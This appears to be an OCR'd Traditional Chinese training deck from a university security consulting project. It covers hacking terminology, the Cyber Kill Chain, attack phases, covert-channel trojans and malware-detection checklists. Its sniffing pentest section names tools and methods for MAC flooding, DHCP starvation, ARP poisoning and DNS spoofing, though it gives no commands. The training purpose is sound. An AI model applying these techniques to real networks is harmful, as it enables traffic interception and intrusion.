完整性驗證工具參考(Linux適用)：

1. 利用內建指令撰寫自動腳本工具(md5sum、sha1sum)
https://blog.gtwang.org/linux/generate-verify-check-files-md5-sha1-checksum-linux/

2. 利用AIDE工具(Advanced Intrusion Detection Environment)
https://aide.github.io/

國立臺南大學
111年資訊安全暨個人資料管理規範
導入顧問輔導服務案

道德入侵方法探討

惡意攻擊入侵類型

Hack Value 引起駭客的價值

對攻擊者而言有趣或有意義(值得)

Zero-Day Attack 零日攻擊

在軟體開發人員發布針對漏洞的修補前，利用此程序漏洞的攻擊

Vulnerability 弱點/脆弱性

存在弱點、設計或配置錯誤而導致事件發生危害系統的安全

Daisy Chaining 菊鏈/串聯傳輸

連結到一個網路環境或設備，利用相同訊息連結其他網路或設備

Exploit 利用

透過漏洞破壞資訊系統的安全

Doxing 肉搜

由當事人自行公布的社群網路或公開資訊蒐集到的個人身分資訊

Payload

利用漏洞的程式碼用以執行預設的惡意操作(如建立後門或刪除銷毀)

Bot 機器人

Bot通常被用來遠端控制或自動化執行預設任務的應用程式

網路攻擊鏈Cyber Kill Chain

Cyber Kill Chain是目前驅使網路威脅趨勢/狩獵防禦常見的方法論，此方式可用來識別和預防惡意的入侵活動。它亦可讓資安專業人員對於網路攻擊各階段有著深刻的體認，熟悉攻擊者的戰術、技術與程序的進行。

關於駭客入侵的 7 個階段與可能之網際攻擊鏈(狙殺鍊)定義如下

偵查(Reconnaissance)：駭客研究、辨識及選擇目標，通常是代表搜尋網站 上電子郵件地址、社交網路的關係或其他特定技術的資訊。因此此階段應針對開放性資訊與情報來源進行挖掘與分析，以發現可能的入侵企圖先期徵兆。

武裝(Weaponization)：駭客通常是利用自動化的工具(weaponizer)，將木馬程式與弱點攻擊程式結合起來放在可傳遞的載具。常見的載具是使用者端應用程式的資料檔案，例如 Adobe PDF 或微軟 Office 文件。因此針對此階段應設法發展高準度的偵測碼。

網路攻擊鏈Cyber Kill Chain(續)

傳遞(Delivery)：駭客將武器傳輸到攻擊目標環境。最普遍的武器載具運送的方法是電子郵件附件、網站及 USB 儲存媒體。因此針對此階段應瞭解駭客會使用的載具，並發展攔截機制。

弱點攻擊(Exploitation)：當武器運送到受害者主機時，弱點攻擊就會觸發入侵者的程式。弱點攻擊通常是針對應用程式或作業系統的弱點，但也可以利用使用者本身或是作業系統自動執行程式的特性。針對此階段可以利用弱點攻擊偵測技術來發現零時差攻擊。

控制(Control)：指在被駭系統上安裝可遠端存取的後門或木馬，讓入侵者可以在目標環境中維持存在。針對此階段可以布建入侵偵測機制以便發現新安裝的後馬或木門。

網路攻擊鏈Cyber Kill Chain(續)

執行(Execute)：指入侵者在目標環境中布建內部網路並進行資料竊取。因此針對此階段可以針對內部網路的行為進行偵測。

維持(Maintain)：指入侵者會在目標環境中維持存在，例如清除電腦或網路稽核軌跡(Audit Trail)。因此針對此階段可以佈建與稽核紀錄保持系統與先進的端點分析機制，以發現這些不正常的行為。

網路攻擊鏈Cyber Kill Chain(續)

攻擊步驟：偵查/勘查

- 偵查是指攻擊的準備階段，試圖在發起攻擊前**蒐集**有關**目標**的**資訊**。
- 大規模(正式)攻擊前了解更多關於目標的可進入的弱點或未來可以再次返回的點。
- 偵查的範圍可能包括**目標組織**的客戶、員工、營運方式、網路環境和系統情況，甚至是委外的廠商資訊。

偵測類型

被動偵測	主動偵測
• 被動偵測-無需直接與目標進行互動 • 如：搜尋公開資訊、發布的新聞資訊	• 主動偵測-透過任何方式直接與目標進行互動 • 如：打電話給客服中心或技術部門

攻擊步驟：掃描/審視

- 目標掃描及服務列舉

攻擊前階段 Pre-Attack	• 掃描屬於攻擊前的階段，即攻擊者根據偵測/偵察期間收集的資訊，在網路中掃描特定的資訊。
端點掃描 Port Scan	• 掃描包括使用撥號程式、端點掃描、網路映射工具、Ping的工具及弱點掃描工具等。
取得資訊 Extract Information	• 攻擊者提取(獲得)關於運行主機、端口、端口狀態、作業系統詳細資訊、設備類型、系統正常運作時間等資訊，以發動攻擊

攻擊步驟：取得連結

- 取得目標管理權限

1

取得連結是指攻擊者獲得對電腦或網路上的作業系統或應用程式的存取權限。

2

攻擊者可以在作業系統層面、應用系統層面及網路層面取得連結/訪問的權限。

3

攻擊者可以透過提升權限方式取得對系統的控制權。在此過程相連結的系統也會因此而受到威脅。

4

取得連結的範例：密碼破解、緩衝區溢位、阻斷服務、連線劫持(session hijacking)等。

攻擊步驟：維護連線

1. 維護連線是指攻擊者嘗試保留其對已入侵系統所有權的階段。
2. 攻擊者可透過後門、RootKits或木馬保護它可以獨佔連結/訪問的權限，從而防止系統被其他攻擊者所擁有。
3. 攻擊者可以在具擁有權的系統上傳、下載或修改資料、應用程式和系統配置。
4. 攻擊者可利用受感染的系統發起更進一步的攻擊。

攻擊步驟：清除軌跡

1

- 掩蓋攻擊軌跡是指攻擊者為了隱藏惡意行為的活動。

2

- 攻擊者的意圖包括：繼續連結/訪問受駭者的系統，刪除仍未被發現可能導致被抓到或受到起訴的數位證據。


3

- 攻擊者可以覆蓋伺服器、系統和應用程式的日誌，以避免受到懷疑。


隱蔽通道木馬

- 隱蔽通道隧道工具(Covert Channel Tunneling Tool, CCTT)木馬展示了各種漏洞利用技術，在網路訪問控制系統授權的數據串流中創建任意的數據傳輸通道。
- 它使攻擊者能夠從內部網路中獲取外部伺服器的shell，反之亦然。
- 它設置一個TCP/UDP/HTTP CONNECT | POST通道允許外部伺服器和內部網路之間的TCP數據傳流(SSH、SMTP、POP等)。
- Bachosens

Bachosens木馬使用隱蔽通信通道針對特定目標進行部署，以逃避檢測，也用於竊取信息並將其他惡意軟體下載到受感染的主機上。




惡意軟體滲透測試




- 使用TCPView和netstat之類的工具掃描系統中可疑的開放port。
- 使用Process Monitor和Process Explorer之類的工具掃描系統中可疑正在運行的行程。
- 使用jv16 Power Tools 2017和Reg Organizer等工具掃描系統中可疑的登錄檔項。
- 使用SrvMan和Advance Windows Service Manager之類的工具掃描系統中運行的可疑服務。
- 如果發現任何可疑的port、行程，登錄檔項或服務，請檢查關聯的執行檔。
- 從發佈者的網站和網路上收集有關的更多資訊。
- 檢查開放port是否被惡意軟體打開。
- 使用諸如Security Autoruns for Windows和WinPatrol之類的工具檢查啟動程序，並確定列表中的所有程序是否可以用已知功能識別。

惡意軟體滲透測試




- 使用Loggly和SolarWinds Log＆Event Manager(LEM)之類的工具檢查系統紀錄、安全紀錄和應用程式紀錄是否存在任何惡意或異常活動。
- 使用Mirekusoft Install Monitor和SysAnalyzer等工具掃描系統，以檢測未經用戶同意而安裝的可疑程式。
- 通過打開檔案，並使用SIGVERIF和Tripwire等工具將這些檔案的Hash值與預先計算的Hash值進行比較，以檢查檔案數據是否被修改或操縱。
- 使用DriverView和Driver Reviver等工具掃描可疑的設備驅動程式。

惡意軟體滲透測試




- 使用Capsa Network Analyzer和Wireshark等工具檢查可疑的網路活動，例如批量文件的上載或去往特定網址的異常大流量。
- 使用DNSQuerySniffer和DNSstuff之類的工具掃描系統中DNS伺服器設置的可疑修改。
- 使用API Monitor和APImetrics等工具掃描系統中可疑的API應用程式呼叫。
- 運行來自知名供應商更新的反惡意軟體掃描程式，以識別惡意軟體。

惡意軟體滲透測試




- 記錄所有發現結果：如果系統中發現了惡意軟體，它將有助於確定下一步操作。
- **如果檢測到惡意軟體：**
  - 立即將受感染的系統與網路隔離，以防止進一步感染。
  - 檢查正在運行的防木馬/防毒工具是否已更新，如果沒有，請更新防木馬/防毒工具。
  - 使用更新的防惡意軟體對整個系統進行惡意軟體消毒。

監聽滲透測試



- 使用Yersinia和macof等工具執行MAC洪水攻擊。
- 使用Yersinia和Hyenae等工具執行DHCP飢餓攻擊。
- 通過在網路中運行惡意DHCP伺服器並使用偽造IP位址回覆DHCP請求來進行惡意伺服器攻擊。
- 使用Ufasoft Snif, BetterCAP, Ettercap等工具執行ARP中毒。
- 使用Technitium MAC Address Changer(TMAC)等工具執行MAC欺騙。

監聽滲透測試




- 通過發送偽造的IRDP路由器廣播消息來執行IRDP欺騙。
- 使用arpspoof/dnsspoof等技術進行DNS欺騙。
- 通過將木馬發送到受害者的主機(將IE代理設置更改為攻擊者的主機)來執行快取中毒，從而重新導向到虛假網站。
- 通過運行惡意DNS來執行代理伺服器DNS中毒。

國立臺南大學
111年資訊安全暨個人資料管理規範
導入顧問輔導服務案

事故因應作為探討

系統安全事故（情境DEMO防護基準失效）

